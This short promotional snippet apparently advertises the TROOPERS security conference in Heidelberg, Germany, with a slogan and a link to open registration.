Heidelberg, Germany

Make the world a safer place.



REGISTRATION OPEN: [www.troopers.de](http://www.troopers.de)